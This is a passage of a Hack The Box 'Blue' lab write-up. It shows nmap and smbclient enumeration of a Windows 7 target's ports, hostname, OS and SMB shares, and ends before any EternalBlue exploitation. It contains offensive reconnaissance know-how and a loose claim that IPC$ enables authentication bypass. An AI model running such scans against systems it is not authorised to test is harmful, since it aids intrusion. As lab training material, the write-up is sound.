
Blue|Hack The Box




Target IP Address
10.10.10.40

Introduction

The HTB Blue machine is a Windows-based virtual machine vulnerable to EternalBlue (MS17-010). EternalBlue is an exploit developed by the NSA that targets a flaw in Microsoft's SMBv1 protocol, allowing remote code execution. This report outlines the steps taken to enumerate, detect, and exploit this vulnerability manually and using Metasploit.

Task 1: How Many Open TCP Ports Are Listening on Blue?




How many open TCP ports are listening on Blue? Don't include any 5-digit ports.

3

Enumeration

I started an **Nmap** scan to identify the open ports and services running on the target machine:

nmap -sC -sV -p- 10.10.10.40



```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k8ehooqvem]─[~]
└──╼ [★]$ nmap -sC -sV -p- 10.10.10.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-06 08:03 CST
Nmap scan report for 10.10.10.40
Host is up (0.083s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-06T14:07:34
|_  start_date: 2025-03-03T21:30:06
|_clock-skew: mean: 1m01s, deviation: 2s, median: 1m00s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-06T14:07:37+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.00 seconds
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k8ehooqvem]─[~]
└──╼ [★]$ 
```

Explanation of Flags:

- -sC: Runs default Nmap scripting engine (NSE) scripts.
- -sV: Detects versions of services running on open ports.
- -p-: Scans all 65,535 ports.

Scan Results:


The scan identified 9 open ports, including:

- 135/tcp – Microsoft Windows RPC
- 139/tcp – NetBIOS session service
- 445/tcp – Microsoft Directory Services (SMB)
- 49152–49157/tcp – MSRPC dynamic ports

The system was identified as Windows 7 Professional SP1, making it a potential target for EternalBlue.

Answer: 3 TCP ports (excluding 5-digit ports)


Task 2: What is the hostname of Blue?



What is the hostname of Blue?

haris-PC ✓


The Nmap SMB OS Discovery revealed the hostname of the target machine



```
| smb2-time:
|   date: 2025-03-03T22:43:59
|_  start_date: 2025-03-03T21:30:06
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-03T22:43:57+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 195.78 seconds
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
```

Answer: haris-PC

Task 3: What operating system is running on the target machine? Give a two-word answer with a name and high-level version.




What operating system is running on the target machine? Give a two-word answer with a name and high-level version.

Windows 7

I used Nmap SMB OS Discovery to detect the OS:

nmap --script smb-os-discovery -p 445 10.10.10.40




```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
└──╼ [★]$ nmap --script smb-os-discovery -p 445 10.10.10.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-03 17:16 CST
Nmap scan report for 10.10.10.40
Host is up (0.24s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-03T23:17:22+00:00

Nmap done: 1 IP address (1 host up) scanned in 3.27 seconds
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
└──╼ [★]$ nmap --script smb-enum-shares -p 445 10.10.10.40
```

Explanation of Flags:

- --script smb-os-discovery:
  - Runs the smb-os-discovery Nmap script.
  - This script gathers OS details using SMB (Server Message Block).
- -p 445: Specifies port 445, which is used by SMB for file sharing and remote administration on Windows.
- 10.10.10.40: The target IP address being scanned.

Answer: Windows 7

Task 4: How many SMB shares are available on Blue?




Task 4

How many SMB shares are available on Blue?

5


I used Nmap to check if the target computer (10.10.10.40) has any shared folders open through SMB (Server Message Block). SMB is used for file sharing on Windows systems, and I scanned port 445, which is the port SMB uses. The command ran a script to list shared folders on the target. If the computer has open or misconfigured shares, I might be able to access files without needing a password. This can help find security risks where files are shared with the wrong permissions. My next step is to check if any shares are open and try to access them: nmap --script smb-enum-shares -p 445 10.10.10.40



```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
└──╼ [★]$ nmap --script smb-enum-shares -p 445 10.10.10.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-03 17:55 CST
Nmap scan report for 10.10.10.40
Host is up (0.081s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.10.40\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.10.40\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.10.40\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\10.10.10.40\Share:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
|   \\10.10.10.40\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ

Nmap done: 1 IP address (1 host up) scanned in 46.88 seconds
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
```

Explanation of Flags:

- Nmap: Runs the Nmap network scanner.
- --script smb-enum-shares: Uses the smb-enum-shares script to list shared folders on the target system.
- -p 445: cans port 445, which is used by SMB (Server Message Block) for file sharing.
- 10.10.10.40: The target IP address you are scanning.



```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
└──╼ [★]$ smbclient -L //10.10.10.40 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.40 failed (Error NT_STATUS_RESOURCE_NAME_NOT_
FOUND)
Unable to connect with SMB1 -- no workgroup available
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
└──╼ [★]$
```

Explanation of Flags:

- Smbclient: A command-line tool to interact with SMB (Server Message Block) shares.
- -L: Lists all available shared folders (shares) on the target system.
- //10.10.10.40: target IP address where SMB shares are being queried.
- -N: Connects without a password (used for anonymous login attempts).

The scan revealed 5 SMB shares:

Share Name	**Type**	**Access Level**
ADMIN$	Hidden	No Access
C$	Default	No Access
IPC$	Remote IPC	Read & Read/Write
Share	Normal	Read Access


Users	Normal	Read Access

SMB Share Analysis:

- IPC$ (Inter-Process Communication) is used for SMB authentication bypass.
- Users and Share allow read access, which may expose sensitive files.
- If misconfigured, SMB shares can lead to data leaks or lateral movement.

Answer: 5 SMB shares

Task 5: What 2017 Microsoft Security Bulletin number describes a remote code execution vulnerability in SMB?

